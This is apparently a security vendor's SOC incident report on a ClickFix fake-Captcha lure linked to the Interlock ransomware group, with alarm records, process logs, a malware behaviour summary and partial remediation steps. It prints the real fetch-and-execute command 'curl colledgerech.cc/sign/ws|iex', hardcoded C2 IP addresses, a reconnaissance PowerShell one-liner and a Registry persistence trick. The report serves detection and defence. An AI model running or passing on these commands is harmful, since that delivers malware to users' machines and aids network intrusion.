

Stories from the SOC – ClickFix and Chill, Now Here's the Ransomware Bill

Anthony I Alvarado with contributions from Jawad Ayache and Jeff Kieschnick



Background

ClickFix has quickly become a rampant social-engineering tactic. First observed back in October 2023, it aims to trick users into pasting commands into the run dialog box under the guise of verifying the user's connection and authenticity to the domain. Given its ease of use and ability to bypass technical security measures, adoption of ClickFix has been growing at an alarming rate. [1]



Executive Summary


This investigation began after a user was observed navigating to a legitimate website that prompted the user with a fake Captcha prompt. Once the Fake Captcha prompt instructions had been performed, a curl command to a malicious domain led to malicious scripts and file downloads on the user's asset. A threat actor is then observed performing domain level reconnaissance from the user's machine before being caught and locked out by the LevelBlue MDR SOC team. This threat actor has been associated with the Interlock ransomware group, with Indicators of Compromise identified by the LevelBlue Open Threat Exchange (OTX) and other Open-Source Intelligence (OSI) sources such as Sekoia.

The Interlock ransomware group was first observed in September 2024. Unlike most ransomware groups seen today that employ Ransomware as a Service (RaaS) models, this was an independent group. They gained notoriety back in October 2024 when they claimed responsibility for the Texas Tech University Health Sciences Center incident that compromised the data of roughly 1.5 million patients.

In January 2025, researchers at Sekoia observed Interlock expanding their tactics and leveraging the Social Engineering technique now known as ClickFix. [2]

Investigation


The LevelBlue MDR team observed two alarms on the same endpoint from SentinelOne which prompted further investigation.



ALARM STATUS	Closed
USERNAME	[redacted]
EVENT NAME	STAR - Global - Suspicious Reconnaissance Activity | domain_trust Discovery | nltest.exe
ACTION	Unresolved
EVENT TYPE	PROCESSCREATION
FILE PATH	C:\Windows\System32\cmd.exe
FILE HASH SHA256	6eef334d826be3dc737bb30fbe84b69e529aab956ec33d714b5a75276a58ed04
URCE PROCESS COMMANDLINE	cmd.exe /d /s /c "nltest /domain_trusts"
SOURCE PROCESS PARENT	C:\Users\[redacted]AppData\Roaming\node-v22.11.0-win-x64\node.exe
AFFECTED PLATFORM	Windows 11 Enterprise
ALERT ID	2198893123937180502
URCE PROCESS INFO STORYLINE	EA052508D5B301AC
SENTINELONE AGENT UUID	[redacted]
AGENT ID	[redacted]
ANALYST VERDICT	Undefined
SITE ID	1636398715515563692
MACHINE TYPE	laptop
SENSORS	USMA-Sensor VMware

Figure 1 – Initial SentinelOne STAR Alarm

One indicated suspicious PowerShell activity, and the other was a custom SentinelOne STAR alarm built by the LevelBlue team for detecting suspicious reconnaissance activity. Within this SentinelOne STAR alarm we observed the command line "cmd.exe /d /s /c "nltest /domain_trusts".



Malware Infection

SentinelOne - Malware detected


12 days ago

Alarm Details

PRIORITY	Medium
ALARM STATUS	Closed
ACTION	unresolved
FILE NAME	powershell.exe (interactive session)
SOURCE PROCESS	explorer.exe
USERNAME	[redacted]
DESTINATION USER GROUP	Default Group
AFFECTED PLATFORM	Windows 11 Enterprise
SENTINELONE THREAT ID	2198893453054076417
SENTINELONE STORYLINE	EA052508D5B301AC
SENTINELONE GROUP ID	1636398715523952301
SENTINELONE AGENT UUID	[redacted]
SENTINELONE AGENT ID	[redacted]
ANALYST VERDICT	true_positive
MITIGATION STATUS	mitigated
AGENT MITIGATION MODE	protect
AGENT COMPUTER NAME	[redacted]
DETECTION ENGINES KEY	manual
DETECTION ENGINES TITLE	Manual
SITE NAME	[redacted]
DETECTION CATEGORY, DESCRIPTION AND IDS [0]	Reconnaissance, Machine information was gathered by LDAP query, 674
DETECTION CATEGORY, DESCRIPTION AND IDS [1]	Evasion, An obfuscated Command Prompt command was detected, 311
MALICIOUS PROCESS ARGUMENTS	-w h "curl colledgerech.cc/sign/wsliex"
DESCRIPTIONS	Machine information was gathered by LDAP query,An obfuscated Command Prompt command was detected,An obfuscated PowerShell command was detected,User logged on,The original filename is different from its actual name,An encoded PowerShell command was detected,Detected bypassing AMSI using reflection in powershell,Indirect command was executed

Figure 2 – Initial SentinelOne STAR Alarm

During the analyst’s review, they noticed the user was navigating to the URL named: "littleangels[.]la". This was a legitimate website that had been compromised by the threat actor. Once the user visited the website, they were prompted with a Fake Captcha and asked to verify the authenticity of their connection. The user was instructed to press “Windows + R” and then “Control + V” as seen below in the screenshot captured.



littleangels.la

Cloudflare is built on an intelligent, secure, high-speed global network. We help businesses regain control of their technology and security environments by reducing complexity and improving visibility across their on-premises, public cloud, SaaS and public Internet domains.

Press the key combination ⊞ + **R** and then **CTRL + V**, then press **Enter**.

littleangels.la needs to review the security of your connection before proceeding.

Figure 3 – ClickFIX prompt on legitimate website

This resulted in the user executing a Curl command to the following malicious URL: colledgerech[.]cc/sign/ws|iex. Upon execution of this Curl command, a malicious file was downloaded:

Source Process Command Line	Target File Path	Target File SHA1

"C:\Windows\system32\WindowsPowerShell\v1.0\PowerShell.exe" -w h "curl colledgerech.cc/sign/ws|iex"	C:\Users\Username\AppData\Local\Temp\downloaded.zip	5ee3f841fdfbcf205c67e887d6afdd29df7f8ccf

Following the download and extraction of the .zip file, the analyst observed the obfuscated script being executed. Shortly thereafter, a high volume of scripts were executed on the user's asset, relying on Node.js and the Node.exe dependency. Other essential files and tools were downloaded as well. Over 1400 files were downloaded following the execution of the script, such as the batch file named "install_tools.bat" as seen below. We will delve into the script in more detail in the next section.

C:\Users\<Username>\AppData\Roaming\node-v22.11.0-win-x64\install_tools.bat	8bf0944d393e76aae1d8fb370d31b99c9f093d84

Malware Operational Summary

Section I: Initialization and Setup

Upon execution, the malware first engages in self-deobfuscation. It then attempts to run stealthily by **re-spawning itself as a detached background process,** and essential Node.js modules (http, child_process, fs, path, zlib) are loaded.

The next step is **system reconnaissance**. The malware gathers extensive details about the infected machine, including its own version, user privilege levels (System, Admin, or User), comprehensive OS and hardware information (via systeminfo), lists of running processes and services (tasklist /svc, Get-Service), network configuration (ARP table via arp -a), and available disk drives (Get-PSDrive). The console code page is set to UTF-8 (chcp 65001) to ensure character handling during this data collection.

The malware then performs targeted Active Directory reconnaissance using commands such as nltest /dclist:, nltest /domain_trusts, and net user %username% /domain. These commands allow the malware to identify critical domain infrastructure by listing all Domain Controllers, map the broader network architecture by discovering domain trust relationships, and profile the compromised user's domain by gathering details on their account and group memberships. This in-depth AD enumeration indicates a capability and intent to operate within a domain environment and facilitate lateral movement, privilege escalation, or more nefarious attacks within the corporate network, such as ransomware deployment.

This intel is then formatted and stored, preparing it for exfiltration to Command and Control (C2) servers.

The malware also contains a list of predefined Command and Control (C2) server IP addresses (45.61.136.202, 188.34.195.44, 177.136.225.153) and associated communication ports (443, 80).

Section II: Main Command and Control (C2) Communication Loop

The malware **selects a C2 server** from its hardcoded list and attempts to establish communication. Communication typically occurs via **HTTP POST requests** to a specific path (/init1234) over standard ports like 443 and 80.

All data transmitted to the C2 server, including the initially gathered system profile information and any command outputs, undergo a multistep **encryption process** prior to transmission.


Upon successful connection, the malware can **receive commands or payloads** from the C2 server.

- **Executable files (EXE, DLL)** are saved to disk (often in %APPDATA% with random names) and executed.
- **JavaScript code** is executed directly by Node.js.
- **Shell commands (CMD)** are executed, and their output is captured to be sent back to the C2 server in the next communication cycle.
- The **'ACTIVE' flag** can adjust the malware's beaconing delay, which by default cycles between 10 seconds (after certain interactions or errors) and 5 minutes.

If a connection attempt fails, the malware cycles to the next C2 server's IP address in its list and retries after a 10-second delay.

Section III: Persistence Setup

To ensure its continued operation across system reboots, the malware employs a persistence mechanism. This involves **modifying the Windows Registry,** with a command written to the HKCU\Software\Microsoft\Windows\CurrentVersion\Run registry key using a deceptive value name, such as "ChromeUpdater" to disguise the entry.



Processes

Event Type	Created At	Source Process Name	Process Name	Process UID	Command Line	Image Path	SHA1
Process Creation	2025-04-22T21:19:40.999000Z		powershell.exe (interactive sessi	E9052508D5B301AC	-w h "curl colledgerech.cc/sign/ws | iex"		
Process Creation	2025-04-22T21:19:41.000000Z	WindowsTerminal.exe	RuntimeBroker.exe	F2052508D5B301AC	Embedding	\Device\HarddiskVolume3\Windows\System32\RuntimeBroker.exe	dbce257cd34f35f9222430714041fa4842a6532d
Process Creation	2025-04-22T21:19:41.000000Z	OpenConsole.exe	WindowsTerminal.exe	EE052508D5B301AC	Embedding	\Device\HarddiskVolume3\Program Files\WindowsApps\Microsoft.WindowsTerminal_1.21.10351.0_x64__8wekyb3d8bbwe\WindowsTermin	6ec309770061e7a89d10006426fb8e73c8f17c47
Process Creation	2025-04-22T21:19:41.000000Z	conhost.exe	OpenConsole.exe	ED052508D5B301AC	Embedding	\Device\HarddiskVolume3\Program Files\WindowsApps\Microsoft.WindowsTerminal_1.21.10351.0_x64__8wekyb3d8bbwe\OpenConsole.ex	7feb89de2493f9ad734150a80ac0109562736a99
Process Creation	2025-04-22T21:19:41.000000Z	powershell.exe (interactive session)	conhost.exe	EC052508D5B301AC	0xffffffff -ForceV1	\Device\HarddiskVolume3\Windows\System32\conhost.exe	21a8ab68de06dee0280f7be4654ae0a1cf8f1f8c
Process Creation	2025-04-22T21:19:44.000000Z	powershell.exe (interactive session)	systeminfo.exe	0B062508D5B301AC	"C:\Windows\system32\systeminfo.exe"	\Device\HarddiskVolume3\Windows\System32\systeminfo.exe	b6b9e6b9b9575c799277cc6c802ff055701b1e68
Process Creation	2025-04-22T21:21:08.000000Z	powershell.exe (interactive session)	node.exe	75132508D5B301AC	-e "const a0G=a0l;(function(q,o){const h=a0l,H=q();while(!![]){try{const l=p	\Device\HarddiskVolume3\Users\USERNAME1\AppData\Roaming\node-v22.11.0-win-x64\node.exe	2f99910eb3ccc894ec4d7969ad4348aacbf68439
Process Creation	2025-04-22T21:21:09.000000Z	node.exe	conhost.exe	76132508D5B301AC	0xffffffff -ForceV1	\Device\HarddiskVolume3\Windows\System32\conhost.exe	21a8ab68de06dee0280f7be4654ae0a1cf8f1f8c
Process Creation	2025-04-22T21:21:09.000000Z	powershell.exe (CLI interpreter)	systeminfo.exe	90132508D5B301AC	"C:\Windows\system32\systeminfo.exe"	\Device\HarddiskVolume3\Windows\System32\systeminfo.exe	b6b9e6b9b9575c799277cc6c802ff055701b1e68
Process Creation	2025-04-22T21:21:09.000000Z	powershell.exe (CLI interpreter)	chcp.com	7E132508D5B301AC	65001	\Device\HarddiskVolume3\Windows\System32\chcp.com	56bc8e69008b3c1a29f00f873411186049719a55
Process Creation	2025-04-22T21:21:09.000000Z	powershell.exe (CLI interpreter)	conhost.exe	7A132508D5B301AC	0xffffffff -ForceV1	\Device\HarddiskVolume3\Windows\System32\conhost.exe	21a8ab68de06dee0280f7be4654ae0a1cf8f1f8c
Process Creation	2025-04-22T21:21:09.000000Z	node.exe	powershell.exe (CLI interpreter)	79132508D5B301AC	-c "chcp 65001 > $null 2>&1 ; echo 'version: 000012' ; if ([Security.Principal.WindowsIdentity]::GetCurrent().Name -match '(?i)SYSTEM') { 'Runas: System' } elseif (([Security.Principal.WindowsPrincipal] [Security.Principal.WindowsIdentity]::GetCurrent()).IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)) { 'Runas: Admin' } else { 'Runas: User' } ; systeminfo ; echo '=-=-=-=-=-' ; tasklist /svc ; echo '=-=-=-=-=-' ; Get-Service | Select-Object -Property Name, DisplayName | Format-List ; echo '=-=-=-=-=-' ; Get-PSDrive -PSProvider FileSystem | Format-Table -AutoSize ; echo '=-=-=-=-=-' ; arp -a"	\Device\HarddiskVolume3\Windows\System32\tasklist.exe	
Process Creation	2025-04-22T21:21:16.000000Z	powershell.exe (CLI interpreter)	tasklist.exe	AB132508D5B301AC	/svc		6d343302f8c05633d486bc763d60ecb0fa8fb0b5
Process Creation	2025-04-22T21:21:24.000000Z	powershell.exe (CLI interpreter)	ARP.EXE	E4132508D5B301AC	#NAME?	\Device\HarddiskVolume3\Windows\System32\ARP.EXE	77447555911f10938109ca4397fdb2c5ba5a8154
Process Creation	2025-04-22T21:21:46.000000Z	cmd.exe (CLI interpreter)	conhost.exe	03142508D5B301AC	0xffffffff -ForceV1	\Device\HarddiskVolume3\Windows\System32\conhost.exe	21a8ab68de06dee0280f7be4654ae0a1cf8f1f8c
Process Creation	2025-04-22T21:21:46.000000Z	node.exe	cmd.exe (CLI interpreter)	02142508D5B301AC	/d /s /c "wmic process where processid=22948 get commandline"		
Process Creation	2025-04-22T21:22:01.000000Z	cmd.exe (net.exe)	conhost.exe	37142508D5B301AC	0xffffffff -ForceV1	\Device\HarddiskVolume3\Windows\System32\conhost.exe	21a8ab68de06dee0280f7be4654ae0a1cf8f1f8c
Process Creation	2025-04-22T21:22:01.000000Z	node.exe	cmd.exe (net.exe)	36142508D5B301AC	/d /s /c "net user %USERNAME% /domain"	\Device\HarddiskVolume3\Windows\System32\net.exe	02a1722c7c140bf1aa2d1eef5ce91c1ebb4d9039
Process Creation	2025-04-22T21:22:02.000000Z	net.exe	net1.exe	39142508D5B301AC	user USERNAME1 /domain	\Device\HarddiskVolume3\Windows\System32\net1.exe	ef2d271c7a297fd2cd003d50f67493b3f3ac2988
Process Creation	2025-04-22T21:22:02.000000Z	cmd.exe (net.exe)	net.exe	38142508D5B301AC	user USERNAME1 /domain	\Device\HarddiskVolume3\Windows\System32\net.exe	02a1722c7c140bf1aa2d1eef5ce91c1ebb4d9039
Process Creation	2025-04-22T21:23:19.000000Z	cmd.exe (CLI interpreter)	powershell.exe (CLI interpreter)	8B142508D5B301AC	-WindowStyle Hidden -Command "echo AD_Computers: ([adsiSearcher]\"(ObjectClass=computer)\").FindAll().count"		
Process Creation	2025-04-22T21:23:19.000000Z	cmd.exe (CLI interpreter)	conhost.exe	8A142508D5B301AC	0xffffffff -ForceV1	\Device\HarddiskVolume3\Windows\System32\conhost.exe	21a8ab68de06dee0280f7be4654ae0a1cf8f1f8c
Process Creation	2025-04-22T21:23:19.000000Z	node.exe	cmd.exe (CLI interpreter)	89142508D5B301AC	/d /s /c "powershell -WindowStyle Hidden -Command "echo AD_Computers: ([adsiSearcher]\"(ObjectClass=computer)\").FindAll().count""		
Process Creation	2025-04-22T21:26:41.000000Z	cmd.exe (nltest.exe)	nltest.exe	87152508D5B301AC	/domain_trusts	\Device\HarddiskVolume3\Windows\System32\nltest.exe	7faddc0117f8871c744a3e2f3c003ebe8ac4c29e
Process Creation	2025-04-22T21:26:41.000000Z	cmd.exe (nltest.exe)	conhost.exe	86152508D5B301AC	0xffffffff -ForceV1	\Device\HarddiskVolume3\Windows\System32\conhost.exe	21a8ab68de06dee0280f7be4654ae0a1cf8f1f8c
Process Creation	2025-04-22T21:26:41.000000Z	node.exe	cmd.exe (nltest.exe)	84152508D5B301AC	/d /s /c "nltest /domain_trusts"	\Device\HarddiskVolume3\Windows\System32\nltest.exe	7faddc0117f8871c744a3e2f3c003ebe8ac4c29e
Process Creation	2025-04-22T21:28:29.000000Z	cmd.exe (nltest.exe)	nltest.exe	2B162508D5B301AC	/dclist:	\Device\HarddiskVolume3\Windows\System32\nltest.exe	7faddc0117f8871c744a3e2f3c003ebe8ac4c29e
Process Creation	2025-04-22T21:28:29.000000Z	cmd.exe (nltest.exe)	conhost.exe	2A162508D5B301AC	0xffffffff -ForceV1	\Device\HarddiskVolume3\Windows\System32\conhost.exe	21a8ab68de06dee0280f7be4654ae0a1cf8f1f8c
Process Creation	2025-04-22T21:28:29.000000Z	node.exe	cmd.exe (nltest.exe)	29162508D5B301AC	/d /s /c "nltest /dclist:"	\Device\HarddiskVolume3\Windows\System32\nltest.exe	7faddc0117f8871c744a3e2f3c003ebe8ac4c29e

Figure 4 – Showcases a handful of the events after execution

The Tactics, Techniques and procedures (TTPs), along with the Indicators of Compromise (IOC's) observed in this attack, were all associated with the Interlock ransomware group. The hard coded IP addresses noted in the script had been identified by LevelBlue's Open Threat Exchange (OTX) as part of this group's infrastructure. Due to the swift action of LevelBlue's MDR team and the customers' prompt response, the attack was contained, preventing potential lateral movement and encryption across the organization. [3]

Response and Remediation

During this investigation, LevelBlue contacted the customer and advised them of the hands-on keyboard activity that was observed by the threat actor. The following remediation and mitigation efforts were conducted:

1) Disconnect the endpoint and segment it from the network
2) Reviewed the endpoint for further Indicators of Compromise (IOCs) and data exfiltration
3) Blocked the IP addresses and domains noted within our investigation on their firewalls
4) Performed the following on the User's account:
